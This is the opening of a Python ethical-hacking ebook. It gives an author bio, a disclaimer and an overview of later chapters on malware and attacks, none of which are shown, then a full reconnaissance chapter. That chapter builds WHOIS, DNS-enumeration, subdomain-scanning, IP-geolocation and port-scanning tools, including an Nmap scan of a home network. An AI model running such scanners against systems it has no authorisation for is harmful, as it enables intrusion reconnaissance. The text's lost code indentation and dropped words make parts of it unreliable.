ETHICAL HACKING WITH PYTHON

BUILD YOUR OWN HACKING SCRIPTS AND TOOLS WITH PYTHON FROM SCRATCH

PYTHON CODE

About the Author

I’m a self-taught Python programmer that likes to build automation scripts and ethical hacking tools as I’m enthused in cyber security, web scraping, and anything that involves data. My real name is Abdeladim Fadheli, known online as Abdou Rockikz . Abdou is the short version of Abdeladim, and Rockikz is my pseudonym; you can call me Abdou!
I've been programming for more than five years, I learned Python, and I guess I'm stuck here forever. I made this eBook for sharing knowledge that I know about the synergy of Python and information security.
If you have any inquiries, don't hesitate to contact me here .

Introduction

Ethical hacking, also known as penetration testing, is an increasingly important field in today's interconnected world. With the growing prevalence of cyber threats, organizations and individuals need skilled ethical hackers to help identify and fix security vulnerabilities before malicious actors can exploit them. Python is a high-level, general-purpose interpreted programming language. It is designed to be highly readable and easy to use. Today, it's widely used in many domains, such as data science, web development, software development, and ethical hacking. Python’s flexibility and simplicity make it ideal for building custom security tools and performing penetration testing.

Notices and Disclaimers

The author is not responsible for any injury and/or damage to persons or properties caused by the tools or ideas discussed in this book. I instruct you to try the tools of this book on a testing machine, and you do not use them on your data. Do not use any script on any target until you have permission.

Target Audience

This book is for Python programmers that look to make their own tools in the information security field. If you're a complete Python beginner, I recommend you take a quick online Python course, books like Python Crash Course and Automating the Boring Stuff with Python, or even a free YouTube video such as FreeCodeCamp's Python intro.

You're ready to start if you know the basics of Python, such as variables, conditions, loops, functions, and classes.

If you feel that you confidently know to make the programs in some of the chapters in this book, feel free to skip them and go to the next chapter. In fact, you can even jump from one section in one chapter to another in a different chapter in any order, and you can still hopefully learn from this book.

Overview of the Book

The book is divided into five main chapters:

Chapter the first chapter, we start by building information gathering tools about domain names and IP addresses using the WHOIS database and tools like Nmap.

Chapter we create some useful malware in Python, ransomware, a keylogger, and an advanced reverse shell that can take screenshots, record the microphone, and more.

Chapter dive into password crackers and how to build such tools using libraries like pikepdf, paramiko, ftplib, and more.

Chapter build tools for digital forensic investigations in this chapter. We detail how to extract metadata from media files and PDF documents. After that, we see how to pull cookies and passwords from the Chrome browser, hide data in images, and more.

Chapter We write network-related penetration tools; we heavily depend on the Scapy library to perform a wide variety of exciting programs, such as ARP spoofing, DNS spoofing, SYN flooding, and many more.

Chapter the final chapter, we build an advanced email spider that can crawl websites and extract email addresses to store them locally in a text file.

Tools used in this Book

You may have already downloaded the hacking-tools.zip file with this EBook, which include all the tools built here.

Nevertheless, the file is downloadable at this link or found on GitHub as a repository . You can either download the entire materials and follow along or write the code as you read from the book; even though I recommend the latter, it is totally up to you.

On every tool we build in this book, I will outline the necessary libraries to be installed before diving in; it may sometimes feel redundant if you go through the entire book. However, it benefits people who jump from one tool to another.

It is required to have Python 3.8+ installed on your machine and added to the PATH variable. Whether it's running macOS, Windows, or Linux. The reason we'll be using version 3.8 or higher is the following:

We will use the Walrus operator in some of the scripts; it was first introduced in Python 3.8.

We will also use f-strings extensively in this book, which was added to Python 3.6.

You can use any code editor you want. For me, I'll recommend VSCode. The styling of code snippets of this book will be in the VSCode default theme.

Chapter 1: Information Gathering

Information gathering is the process of gathering information from a target system. It is the first step in any penetration testing or security assessment. In this chapter, we will cover the following topics:

Extracting Domain Name We will use the WHOIS database and DNS enumeration to extract domain name information. We will also have a chance to build a subdomain enumeration tool using the requests library in Python.

Extracting IP Address we will be using the IPinfo service to get geolocation from IP addresses.

Port Scanning and First, we will build a simple port scanner, then dive into a threaded (i.e., faster) port scanner using the sockets library. After that, we will use Python's Nmap tool to enumerate open ports on a target system.

Extracting Domain Name Info

A domain name is a string identifying a network domain. It represents an IP resource, such as a server hosting a website or just a computer accessing the Internet. In simple terms, what we know as the domain name is your website address that people type in the browser URL to visit.

To be able to get information about a specific domain, then you have to use WHOIS. WHOIS is a query and response protocol often used for querying databases that store registered domain names. It keeps and delivers the content in a human-readable format.

Since every domain is registered in this database, we can simply query this database for information. We can use the python-whois library to do that in Python, which significantly simplifies this. To install it, open up the terminal or the cmd and type the following (you must have Python 3 installed and added to the PATH):

```
$ pip install python-whois requests
```

We will also use requests to scan for subdomains later.

Validating a Domain Name

Before extracting domain name info, we have to know whether that domain exists. The below function handles that nicely:

```
# domain_validator.py
import whois # pip install python-whois
def is_registered ( domain_name ):

"""A function that returns a boolean indicating
    whether a `domain_name` is registered"""

try :

w = whois . whois ( domain_name )

except Exception :

return False

else :

return bool ( w .domain_name)
```

We're using try , except , and else blocks to verify a domain name. The whois() function from the whois module accepts the domain name as the first argument and returns the WHOIS information as a whois.parser.WhoisCom object if it succeeds and raises a whois.parser.PywhoisError error if the domain name does not exist.

Therefore, we simply catch the exception using the general Python Exception class and return False in that case.

Otherwise, if the domain exists, we wrap the domain name with the bool() function that evaluates to True whenever the object contains something, such as a non-empty list, like in our case.

Let's try to run our function on an existing domain, such as google.com, and rerun it on a fake one:

```
if __name__ == "__main__" :

print ( is_registered ( "google.com" ))



print ( is_registered ( "something-that-do-not-exist.com" ))
```

Save the file and name it domain_validator.py and run it:

```
$ python domain_validator.py
```

Output:

```
True
False
```

As expected! Now we will use this function in the upcoming sections to only extract registered domains' information.

Extracting Domain WHOIS Info

Open up a new Python file in the same directory as the previous domain_validator.py script, call it something like domain_whois.py , and put the following code:

```
import whois
from domain_validator import is_registered
domain_name = "google.com"
if is_registered ( domain_name ):

whois_info = whois . whois ( domain_name )

# print the registrar

print ( "Domain registrar:" , whois_info .registrar)

# print the WHOIS server

print ( "WHOIS server:" , whois_info .whois_server)

# get the creation time
```

```
print ( "Domain creation date:" , whois_info .creation_date)

# get expiration date

print ( "Expiration date:" , whois_info .expiration_date)

# print all other info

print ( whois_info )
```

If the domain name is registered, then we go ahead and print the most helpful information about this domain name, including the registrar (the company that manages the reservation of domain names, such as GoDaddy, NameCheap, etc.), the WHOIS server, and the domain creation and expiration dates. We also print out all the extracted info.

Even though I highly suggest you run the code by yourself, I will share my output here as well:

```
Domain registrar: MarkMonitor, Inc.
WHOIS server: whois.markmonitor.com

Domain creation date: [datetime.datetime(1997, 9, 15, 4, 0), datetime.datetime(1997, 9, 15, 7, 0)]
Expiration date: [datetime.datetime(2028, 9, 14, 4, 0), datetime.datetime(2028, 9, 13, 7, 0)]
```

When printing the whois_info object, you'll find a lot of information we didn't manually extract, such as the name_servers , emails , country , and more.

DNS Enumeration

DNS Enumeration is the process of collecting information about a specific domain's DNS configuration. It is one of the most common reconnaissance techniques that can be useful for many purposes, such as identifying the nameservers, learning about the email services being used in a particular domain, and many more.

We will be using the dnspython library in Python to help us perform DNS queries and parse the responses conveniently. Let's install it:

```
$ pip install dnspython
```

Once the library is installed, open up a new Python file dns_enumeration.py , and add the following:

```
import dns . resolver
# Set the target domain and record type
target_domain = "thepythoncode.com"
record_types = [ "A" , "AAAA" , "CNAME" , "MX" , "NS" ,
"SOA" , "TXT" ]
# Create a DNS resolver
resolver = dns . resolver . Resolver ()
for record_type in record_types :

# Perform DNS lookup for the target domain and record type
```

```
try :

answers = resolver . resolve ( target_domain , record_type )

except dns . resolver . NoAnswer :

continue

# Print the DNS records found

print ( f "DNS records for { target_domain } ( { record_type }
):" )



for rdata in answers :

print ( rdata )
```

We specify the most common DNS records: A , AAAA , CNAME , MX , NS , SOA , and TXT . You can look at this Wikipedia page to see all the available DNS records and their functions.

We create the Resolver object and use the resolve() method that accepts the target domain and the record type to extract the DNS information.

Here's my output:

```
$ python dns_enumeration.py
DNS records for thepythoncode.com (A):
99.81.207.218
52.19.6.38

34.247.123.251
DNS records for thepythoncode.com (MX):
0 thepythoncode-com.mail.protection.outlook.com.
DNS records for thepythoncode.com (NS):
sparrow.ezoicns.com.
siamese.ezoicns.com.
giraffe.ezoicns.com.
manatee.ezoicns.com.
DNS records for thepythoncode.com (SOA):
giraffe.ezoicns.com. awsdns-hostmaster.amazon.com. 1 7200
900 1209600 86400
DNS records for thepythoncode.com (TXT):
"v=spf 1 include:spf.protection.outlook.com -all"
"NETORGFT 5410317 .onmicrosoft.com"
"google-site-verification=yJTOgIk 39 vl 3779 N 3 QhPF-mAR 36
QE 00 J 6 LdXHeID 4 fM"
```

Awesome! A lot of helpful info here:

We can see that mapping to three different IP addresses (the we can then use services such as IPInfo to know more about these IP addresses (we'll see that in the next section).

The Exchange) record is used to identify the servers responsible for handling incoming emails for a domain. In our case, we

clearly see that this domain is using the Outlook service.
For the NS record, four different nameservers from NS records identify the DNS servers responsible for handling DNS queries for the domain. In other words, when a client wants to look up the IP address (such as a regular web browser) for it will query one of these DNS servers for information.
contain administrative information about the zone and other information about DNS's configuration, such as the time-to-live for DNS records.

Finally, the store arbitrary text data associated with a domain. In our case, the contain various verification codes and other information used by different services to verify that they have permission to access the domain name. For example, the record used by Google to verify that a website owner has permission to access Google services for their domain.
The Policy record in the is used to help protect against email spam and spoofing, as they contain instructions for receiving mail servers about which servers are allowed to send an email for a particular domain.

Scanning Subdomains

In simple terms, a subdomain is a domain that is a part of another domain. For example, Google has the Google Docs app, and the URL structure of this app is https://docs.google.com . Therefore, this is a subdomain of the original google.com domain.

Finding subdomains of a particular website lets you explore its whole domain infrastructure. As a penetration tester, this tool is convenient for information gathering.

The technique we will use here is a dictionary attack; in other words, we will test all common subdomain names of that particular domain. Whenever we receive a response from the server, that's an indicator that the subdomain is alive.

To get started with the tool, we have to install the requests library (if you haven't already installed it):

```
$ pip install requests
```

Make a new Python file named subdomain_scanner.py and add the following:

```
import requests
# the domain to scan for subdomains
domain = "google.com"
```

Now we will need an extensive list of subdomains to scan. I've used a list of 100 subdomains just for demonstration, but in the real world, you have to use a bigger list if you want to discover

all subdomains. Check this GitHub repository which contains up to 10K subdomains.
Grab one of the text files in that repository and put it in the current directory under the subdomains.txt name. As mentioned, I have brought the 100 list in my case.

Let's read this subdomain list file:

```
# read all subdomains
with open ( "subdomains.txt" ) as file :

# read all content

content = file . read ()

# split by new lines

subdomains = content . splitlines ()
```

We use Python's built-in open() function to open the file; then we call the read() method from the file object to load the contents, and then we simply use the splitlines() string operation to make a Python list containing all the lines (in our case, subdomains).
If you're unsure about the with statement, it simply helps us close the file when we exit out of the with block, so the code looks cleaner.
Now the subdomains list contains the subdomains we want to test. Let's start the loop:

```
# a list of discovered subdomains
discovered_subdomains = []
for subdomain in subdomains :

# construct the url

url = f "http:// { subdomain } . { domain } "

try :

# if this raises an ERROR, that means the subdomain does not
exist

requests . get ( url )

except requests . ConnectionError :

# if the subdomain does not exist, just pass, print nothing

pass



else :

print ( "[+] Discovered subdomain:" , url )
```

```
# append the discovered subdomain to our list

discovered_subdomains . append ( url )
```

First, we build up the URL to be suitable for sending a request and then use requests.get() function to get the HTTP response from the server; this will raise a ConnectionError exception whenever a server does not respond. That's why we wrapped it in a try / except block.

When the exception is not raised, the subdomain exists, and we add it to our discovered_subdomains list. Let's write all the discovered subdomains to a file:

```
# save the discovered subdomains into a file
with open ( "discovered_subdomains.txt" , "w" ) as f :

for subdomain in discovered_subdomains :

print ( subdomain , file = f )
```

Save the file and run it:

```
$ python subdomain_scanner.py
```

It will take some time to discover the subdomains, especially if you use a larger list. To speed up the process, you can change the timeout parameter in the requests.get() function and set it to 2 or 3 (seconds). Here's my output:

```
E:\repos\hacking-tools-book\domain-names>python subdomain_scanner.py
[+] Discovered subdomain: http://www.google.com
[+] Discovered subdomain: http://mail.google.com
[+] Discovered subdomain: http://m.google.com
[+] Discovered subdomain: http://blog.google.com
[+] Discovered subdomain: http://admin.google.com
[+] Discovered subdomain: http://news.google.com
[+] Discovered subdomain: http://support.google.com
[+] Discovered subdomain: http://mobile.google.com
[+] Discovered subdomain: http://docs.google.com
[+] Discovered subdomain: http://calendar.google.com
[+] Discovered subdomain: http://web.google.com
[+] Discovered subdomain: http://email.google.com
[+] Discovered subdomain: http://images.google.com
[+] Discovered subdomain: http://video.google.com
[+] Discovered subdomain: http://api.google.com
[+] Discovered subdomain: http://search.google.com
[+] Discovered subdomain: http://chat.google.com
[+] Discovered subdomain: http://wap.google.com
[+] Discovered subdomain: http://sites.google.com
[+] Discovered subdomain: http://ads.google.com
[+] Discovered subdomain: http://apps.google.com
[+] Discovered subdomain: http://download.google.com
[+] Discovered subdomain: http://store.google.com
[+] Discovered subdomain: http://files.google.com
[+] Discovered subdomain: http://sms.google.com
[+] Discovered subdomain: http://ipv4.google.com
```

Alternatively, you can use threads to speed up the process. Luckily, I've made a script for that. You're free to check it out here .

Putting Everything Together

Now that we have the code for getting WHOIS info about a domain name and also discovering subdomains, let's make a single Python script that does all that:

```
import requests
import whois
import dns . resolver
import argparse
def is_registered ( domain_name ):

"""
    A function that returns a boolean indicating
    whether a `domain_name` is registered
    """


try :


w = whois . whois ( domain_name )


except Exception :


return False
```

```
else :

return bool ( w .domain_name)

def get_discovered_subdomains ( domain , subdomain_list ,
timeout = 2 ):

# a list of discovered subdomains

discovered_subdomains = []

for subdomain in subdomain_list :

# construct the url

url = f "http:// { subdomain } . { domain } "



try :

# if this raises a connection error, that means the subdomain
does not exist
```

```
requests . get ( url , timeout = timeout )

except requests . ConnectionError :

# if the subdomain does not exist, just pass, print nothing

pass

else :

print ( "[+] Discovered subdomain:" , url )

# append the discovered subdomain to our list

discovered_subdomains . append ( url )

return discovered_subdomains
def resolve_dns_records ( target_domain ):

"""A function that resolves DNS records for a
`target_domain`"""

# List of record types to resolve

record_types = [ "A" , "AAAA" , "CNAME" , "MX" , "NS" ,
```

```
"SOA" , "TXT" ]

# Create a DNS resolver

resolver = dns . resolver . Resolver ()

for record_type in record_types :

# Perform DNS lookup for the target domain and record type

try :

answers = resolver . resolve ( target_domain , record_type )

except dns . resolver . NoAnswer :

continue

# Print the DNS records found


print ( f "DNS records for { target_domain } ( { record_type }
):" )
```

```
for rdata in answers :

print ( rdata )
if __name__ == "__main__" :

parser = argparse . ArgumentParser ( description = "Domain name information extractor, uses WHOIS db and scans for subdomains" )

parser . add_argument ( "domain" , help = "The domain name without http(s)" )

parser . add_argument ( "-t" , "--timeout" , type = int , default = 2 ,

help = "The timeout in seconds for prompting the connection, default is 2" )

parser . add_argument ( "-s" , "--subdomains" , default = "subdomains.txt" ,

help = "The file path that contains the list of subdomains to scan, default is subdomains.txt" )

parser . add_argument ( "-o" , "--output" ,
```

```
help = "The output file path resulting the discovered subdomains, default is {domain} -subdomains.txt" )

# parse the command-line arguments

args  = parser . parse_args ()

if  is_registered ( args .domain):

whois_info  = whois . whois ( args .domain)

# print the registrar

print ( "Domain registrar:" , whois_info .registrar)

# print the WHOIS server

print ( "WHOIS server:" , whois_info .whois_server)

# get the creation time


print ( "Domain creation date:" , whois_info .creation_date)
```

```
# get expiration date
print ( "Expiration date:" , whois_info .expiration_date)
# print all other info
print ( whois_info )
print ( "=" * 50 , "DNS records" , "=" * 50 )
resolve_dns_records ( args .domain)
print ( "=" * 50 , "Scanning subdomains" , "=" * 50 )
# read all subdomains
with   open ( args .subdomains) as   file :
# read all content
content   = file . read ()
# split by new lines
```

```
subdomains = content . splitlines ()

discovered_subdomains = get_discovered_subdomains ( args
.domain, subdomains )

# make the discovered subdomains filename dependant on the
domain

discovered_subdomains_file = f " { args .domain } -
subdomains.txt"

# save the discovered subdomains into a file

with open ( discovered_subdomains_file , "w" ) as f :

for subdomain in discovered_subdomains :

print ( subdomain , file = f )
```

This code is all we did in this whole section:

We have wrapped the subdomain scanner in a function that accepts the target domain, the list of subdomains to scan, and the seconds.

We're also wrapping the DNS enumeration script in a function

to use it in the main code.
We are using the to parse the parameters passed from the command-lines. You can pass verify them.

Running the Code

I have saved the file named domain_info_extractor.py . Let's give it a run:

$ python domain_info_extractor.py google.com

This will start by getting WHOIS info and then discovering subdomains. If you feel it's a bit slow, you can decrease the timeout to, say, a second:

$ python domain_info_extractor.py google.com -t 1

You can change the subdomains list to a larger one :

$ python domain_info_extractor.py google.com -t 1 --subdomains subdomains-10000.txt

Since this is a hands-on book, a good challenge for you is to merge the fast subdomain scanner with this combined domain_info_extractor.py script to create a powerful script that quickly scans for subdomains and retrieves domain info simultaneously.

Geolocating IP Addresses

IP geolocation for information gathering is a very common task in information security. It is used to gather information about the user accessing the system, such as the country, city, address, and maybe even the latitude and longitude.

In this section, we are going to perform IP geolocation using Python. There are many ways to perform such a task, but the most common is using the IPinfo service .

If you want to follow along, you should go ahead and register for an account at IPinfo. It's worth noting that the free version of the service is limited to 50,000 requests per month, so that's more than enough for us. Once registered, you go to the dashboard and grab your access token.

To use ipinfo.io in Python, we need to install its wrapper first:

```
$ pip install ipinfo
```

Open up a new Python file named get_ip_info.py and add the following code:

```
import ipinfo
import sys
# get the ip address from the command line
try :

ip_address = sys . argv [ 1 ]
```

```
except IndexError :

ip_address = None
# access token for ipinfo.io
access_token = ''
# create a client object with the access token
handler = ipinfo . getHandler ( access_token )
# get the ip info

details = handler . getDetails ( ip_address )
# print the ip info
for key , value in details .all.items():

print ( f " { key } : { value } " )
```

Pretty straightforward, we create the handler with the access token, and then we use the getDetails() method to get the location of the IP address. Make sure you replace the access_token with the access token you find in your dashboard. Let’s run it on an example:

```
$ python get_ip_info.py 43.250.192.0
ip: 43.250.192.0
city: Singapore
region: Singapore
country: SG
loc: 1.2897,103.8501
org: AS16509 Amazon.com, Inc.
postal: 018989
```

timezone: Asia/Singapore
country_name: Singapore
latitude: 1.2897
longitude: 103.8501

If you do not pass any IP address, the script will use the IP address of the computer it is running on. This is useful if you want to run the script from a remote machine.

Excellent! You've now learned how to perform IP geolocation in Python using the IPinfo.io service.

Port Scanning

Port scanning is a method for determining which ports on a network device are open, whether it’s a server, router, or a regular machine. A port scanner is just a script or program designed to probe a host for open ports.

In this section, you will make your own port scanner in Python using the socket library. The basic idea behind this simple port scanner is to try to connect to a specific host (website, server, or any device connected to the Internet/network) through a list of ports. If a successful connection has been established, the port is open.

For instance, when you visit a website, you have made a connection to it on port 80. Similarly, this script will try to connect to a host but on multiple ports. These tools are useful for hackers and penetration testers, so don't use this tool on a host you don't have permission to test!

Simple Port Scanner

Let’s get started with a simple version of a port scanner in Python. We will print in colors in this script, installing colorama :

```
$ pip install colorama
```

Open up a new Python file and name it port_scanner.py :

```
import socket # for connecting
from colorama import init , Fore
# some colors
init ()
GREEN = Fore . GREEN
RESET = Fore . RESET
GRAY = Fore . LIGHTBLACK_EX
```

The socket module provides socket operations, functions for network-related tasks, and more. They are widely used on the Internet, as they are behind any connection to any network. Any network communication goes through a socket. More details are in the official Python documentation .

Let's define the function that is responsible for determining whether a port is open:

```
def is_port_open ( host , port ):

"""determine whether `host` has the `port` open"""
```

```
# creates a new socket
s  = socket . socket ()
try :
# tries to connect to host using that port
s . connect (( host , port ))
# make timeout if you want it a little faster ( less accuracy )
s . settimeout ( 0.2 )
except :

# cannot connect, port is closed
# return false
return   False
```

```
else :

# the connection was established, port is open!

return True
```

s.connect((host, port)) function tries to connect the socket to a remote address using the (host, port) tuple; it will raise an exception when it fails to connect to that host, that is why we have wrapped that line of code into a try-except block, so whenever an exception is raised, that's an indication for us that the port is closed, otherwise it is open.

Now let's use the above function and iterate over a range of ports:

```
# get the host from the user
host = input ( "Enter the host:" )
# iterate over ports, from 1 to 1024
for port in range ( 1 , 1025 ):

if is_port_open ( host , port ):

print ( f " { GREEN } [+] { host } : { port } is open {
RESET } " )

else :

print ( f " { GRAY } [!] { host } : { port } is closed {
```

RESET } " , end = " \r ")

The above code will scan ports ranging from 1 all the way to 1024, you can change the range to 65535 (the maximum possible port number) if you want, but that will take longer to finish.

You'll immediately notice that the script is relatively slow when running it. We can get away with that if we set a timeout of 200 milliseconds or so (using settimeout(0.2) method). However, this can reduce the reconnaissance's accuracy, especially when your latency is quite high. As a result, we need a better way to accelerate this.

Fast Port Scanner

Now let's take our simple port scanner to a higher level. In this section, we'll write a threaded port scanner that can scan 200 or more ports simultaneously.

Open up a new Python file named fast_port_scanner.py and follow along. The below code is the same function we saw previously, which is responsible for scanning a single port. Since we're using threads, we need to use a lock so only one thread can print at a time. Otherwise, we will mess up the output, and we won't read anything useful:

```
import argparse
import socket # for connecting
from colorama import init , Fore
from threading import Thread , Lock
from queue import Queue
# some colors
init ()
GREEN = Fore . GREEN
RESET = Fore . RESET
GRAY = Fore . LIGHTBLACK_EX
# number of threads, feel free to tune this parameter as you wish
N_THREADS = 200
# thread queue
```

```
q   = Queue ()
print_lock   = Lock ()
def    port_scan  ( port ):

"""Scan a port on the global variable `host`"""

try :

s   = socket . socket ()



s . connect (( host , port ))

except :

with    print_lock :

print ( f " { GRAY }{ host :15} : { port :5}   is closed    {
RESET } " , end = ' \r ' )

else :

with    print_lock :

print ( f " { GREEN }{ host :15} : { port :5}   is open       {
```

RESET } ")

finally :

s . close ()

So this time, the function doesn't return anything; we just want to print whether the port is open (feel free to change it, though).

We used the Queue() class from the built-in queue module that will help us with consuming ports, the two below functions are for producing and filling up the queue with port numbers and using threads to consume them:

```
def scan_thread ():

global q

while True :

# get the port number from the queue

worker = q . get ()

# scan that port number

port_scan ( worker )
```

```
# tells the queue that the scanning for that port

# is done

q . task_done ()
def   main ( host , ports ):

global   q



for   t   in   range ( N_THREADS ):

# for each thread, start it

t  = Thread ( target = scan_thread )

# when we set daemon to true, that thread will end when the
main thread ends

t . daemon  = True

# start the daemon thread
```

```
t . start ()

for worker in ports :

# for each port, put that port into the queue

# to start scanning

q . put ( worker )

# wait the threads ( port scanners ) to finish

q . join ()
```

The job of the scan_thread() function is to get port numbers from the queue, scan it, and add it to the accomplished tasks, whereas the main() function is responsible for filling up the queue with the port numbers and spawning N_THREADS threads to consume them.

Note the q.get() will block until a single item is available in the queue. q.put() puts a single item into the queue, and q.join() waits for all daemon threads to finish (i.e., until the queue is empty).

Finally, let's make a simple argument parser so we can pass the host and port numbers range from the command line:

```
if __name__ == "__main__" :
```

```
# parse some parameters passed

parser = argparse . ArgumentParser ( description = "Fast port scanner" )



parser . add_argument ( "host" , help = "Host to scan." )

parser . add_argument ( "--ports" , "-p" , dest = "port_range" , default = "1-65535" , help = "Port range to scan, default is 1-65535 (all ports)" )

args = parser . parse_args ()

host , port_range = args .host, args .port_range

start_port , end_port = port_range .split( "-" )

start_port , end_port = int ( start_port ), int ( end_port )

ports = [ p for p in range ( start_port , end_port )]

main ( host , ports )
```

Here is a screenshot of when I tried to scan my home router:

```
root@rockikz:~# python3 fast_port_scanner.py 192.168.1.1 --ports 1-5000
192.168.1.1     :    21 is open
192.168.1.1     :    22 is open
192.168.1.1     :    23 is open
192.168.1.1     :    53 is open
192.168.1.1     :    80 is open
192.168.1.1     :   139 is open
192.168.1.1     :   445 is open
192.168.1.1     :  1900 is open
root@rockikz:~#
```

Awesome! It finished scanning 5000 ports in less than 2 seconds! You can use the default range (1 to 65535), which will take several seconds to few minutes to complete.

If you see your scanner is freezing on a single port, that's a sign you need to decrease your number of threads. If the server you're probing has a high ping, you should reduce N_THREADS to 100, 50, or even lower; try to experiment with this parameter.

Port scanning proves to be useful in many cases. An authorized penetration tester can use this tool to see which ports are open, reveal the presence of potential security devices such as firewalls, and test the network security and the strength of a machine.

It is also a popular reconnaissance tool for hackers that are seeking weak points to gain access to the target machine. Most penetration testers often use Nmap to scan ports, as it does not just provide port scanning, but shows services and operating systems that are running, and much more advanced techniques. In the next section, we will use Nmap and its Python wrapper for advanced port scanning.

Port Scanning with Nmap

In this section, we will make a Python script that uses the Nmap tool to scan ports, show running services on particular ports, and more.

To get started, you must first install the Nmap program, which you can download here . Download the files based on your operating system. If you're on Kali Linux, you don't have to install it as it's pre-installed on your machine. I personally did not have any problems installing on Windows. Just ensure you install Npcap along with it.

Once you have Nmap installed, install the Python wrapper:

```
$ pip install python-nmap
```

Open up a new Python file called nmap_port_scanner.py and import the following:

```
import nmap, sys
```

We will be using the built-in sys module to get the host from the command line:

```
# get the target host(s) from the command-line arguments
target = sys . argv [ 1 ]
```

Next, let's initialize the Nmap port scanner and start scanning the target:

```
# initialize the Nmap port scanner
nm = nmap . PortScanner ()
print ( "[*] Scanning..." )
```

scanning my router
nm . scan (target)
After the scan is finished, we print some scanning statistics and the equivalent command using the Nmap command:
get scan statistics

scan_stats = nm . scanstats ()
print (f "[{ scan_stats ['timestr'] }] Elapsed: { scan_stats ['elapsed'] } s " \

f "Up hosts: { scan_stats ['uphosts'] } Down hosts: { scan_stats ['downhosts'] } " \

f "Total hosts: { scan_stats ['totalhosts'] } ")
equivalent_commandline = nm . command_line ()
print (f "[*] Equivalent command: { equivalent_commandline } ")
Next, let's extract all the target hosts and iterate over them:
# get all the scanned hosts
hosts = nm . all_hosts ()
for host in hosts :

get host name

hostname = nm [host]. hostname ()

```
# get the addresses

addresses  = nm [ host ]. get ( "addresses" )

# get the IPv4

ipv4  = addresses .get( "ipv4" )

# get the MAC address of this host

mac_address  = addresses .get( "mac" )

# extract the vendor if available

vendor  = nm [ host ]. get ( "vendor" )
```

For each scanned host, we extract the hostname, IP, and MAC addresses, as well as the vendor details.

Let's now get the TCP and UDP opened ports:

```
# get the open TCP ports

open_tcp_ports  = nm [ host ]. all_tcp ()

# get the open UDP ports
```

```
open_udp_ports  = nm [ host ]. all_udp ()

# print details

print ( "=" * 30 , host , "=" * 30 )

print ( f "Hostname: { hostname }  IPv4: { ipv4 }   MAC: {
mac_address } " )

print ( f "Vendor: { vendor } " )

if  open_tcp_ports  or  open_udp_ports :

print ( "-" * 30 , "Ports Open" , "-" * 30 )

for  tcp_port  in  open_tcp_ports :

# get all the details available for the port

port_details  = nm [ host ]. tcp ( tcp_port )

port_state  = port_details .get( "state" )
```

```
port_up_reason = port_details .get( "reason" )

port_service_name = port_details .get( "name" )

port_product_name = port_details .get( "product" )

port_product_version = port_details .get( "version" )

port_extrainfo = port_details .get( "extrainfo" )

port_cpe = port_details .get( "cpe" )

print ( f " TCP Port: { tcp_port } Status: { port_state }
Reason: { port_up_reason } " )

print ( f " Service: { port_service_name } Product: {
port_product_name } Version: { port_product_version } " )

print ( f " Extra info: { port_extrainfo } CPE: { port_cpe } "
)

print ( "-" * 50 )

if open_udp_ports :
```

print (open_udp_ports)

Excellent, we can simply get the TCP opened ports using the all_tcp() method. After that, we iterate over all opened ports and print various information such as the service being used and its version, and more. You can do the same for UDP ports. Here's a sample output when scanning my home network:

```
[*] Scanning...
[ Wed Jul 20 17:04:28 2022 ] Elapsed : 198.11s Up hosts : 4
 Down hosts : 252 Total hosts : 256
[*] Equivalent command : nmap -oX - -sV 192.168.1.1/24
============================== 192.168.1.1
==============================
Hostname : IPv4 : 192.168.1.1 MAC : 68:FF:7B:B7:83:BE
Vendor : { '68:FF:7B:B7:83:BE' : 'Tp-link Technologies' }
--- ------------------------- Ports Open ----------------------------

TCP Port : 21 Status : open Reason : syn-ack

Service : ftp Product : vsftpd Version : 2.0.8 or later

Extra info : CPE : cpe:/a:vsftpd:vsftpd
--- --------------------------------------------

TCP Port : 22 Status : open Reason : syn-ack
```

Service : ssh Product : Dropbear sshd Version : 2012.55

Extra info : protocol 2.0 CPE : cpe:/o:linux:linux_kernel

--- --

TCP Port : 23 Status : open Reason : syn-ack

Service : telnet Product : Version :

Extra info : CPE :

--- --

TCP Port : 53 Status : open Reason : syn-ack

Service : domain Product : dnsmasq Version : 2.67

Extra info : CPE : cpe:/a:thekelleys:dnsmasq:2.67

--- --

TCP Port : 80 Status : open Reason : syn-ack

Service : http Product : Version :

Extra info : CPE :

--- ---

TCP Port : 139 Status : open Reason : syn-ack

Service : netbios-ssn Product : Samba smbd Version : 3.X - 4.X

Extra info : workgroup : WORKGROUP CPE : cpe:/a:samba:samba

--- ---

TCP Port : 445 Status : open Reason : syn-ack

Service : netbios-ssn Product : Samba smbd Version : 3.X - 4.X

Extra info : workgroup : WORKGROUP CPE : cpe:/a:samba:samba

--- ---

TCP Port : 1900 Status : open Reason : syn-ack

Service : upnp Product : Portable SDK for UPnP devices Version : 1.6.19

Extra info : Linux 3.4.11-rt19; UPnP 1.0 CPE : cpe:/o:linux:linux_kernel:3.4.11-rt19

--- ---

TCP Port : 8200 Status : open Reason : syn-ack

Service : upnp Product : MiniDLNA Version : 1.1.4

Extra info : Linux 2.6.32-71.el6.i686; DLNADOC 1.50; UPnP 1.0 CPE : cpe:/o:linux:linux_kernel:2.6.32

--- ---

TCP Port : 20005 Status : open Reason : syn-ack

Service : btx Product : Version :

Extra info : CPE :

--- ---

============================== 192.168.1.103 ==============================

Hostname : oldpc.me IPv4 : 192.168.1.103 MAC : CA:F7:0A:7E:84:7D

Vendor : {}

============================== 192.168.1.106 ==============================

Hostname :   IPv4 : 192.168.1.106   MAC : 04:A2:22:95:7A:C0
Vendor : { '04:A2:22:95:7A:C0' : 'Arcadyan' }
============================== 192.168.1.109
==============================
Hostname :   IPv4 : 192.168.1.109   MAC : None
Vendor : {}
--- -------------------------- Ports Open ----------------------------

TCP Port : 135   Status : open   Reason : syn-ack

Service : msrpc   Product : Microsoft Windows RPC   Version :

Extra info :   CPE : cpe:/o:microsoft:windows
--- ---

TCP Port : 139   Status : open   Reason : syn-ack

Service : netbios-ssn   Product : Microsoft Windows netbios-ssn
 Version :

Extra info :   CPE : cpe:/o:microsoft:windows
--- ---

TCP Port : 5432   Status : open   Reason : syn-ack

Service : postgresql   Product : PostgreSQL DB   Version : 9.6.0

or later

Extra info : CPE : cpe:/a:postgresql:postgresql

--- ---

For instance, my home router has a lot of information to be extracted, it has the FTP port open using the vsftpd version 2.0.8 or later. It's also using Dropbear sshd version 2012.55, or Portable SDK for UPnP devices version 1.6.19 on port 1900, and various other ports as well.

For the connected devices, a total of 3 machines were detected, we were able to get the IP and MAC address on most of them, and we even found that 192.168.1.109 has a PostgreSQL server listening on port 5432.

Alright! There are a ton of things to do from here. One of them is trying the asynchronous version of the Nmap port scanner. I encourage you to check the official documentation of python-nmap for detailed information.

Chapter Wrap Up

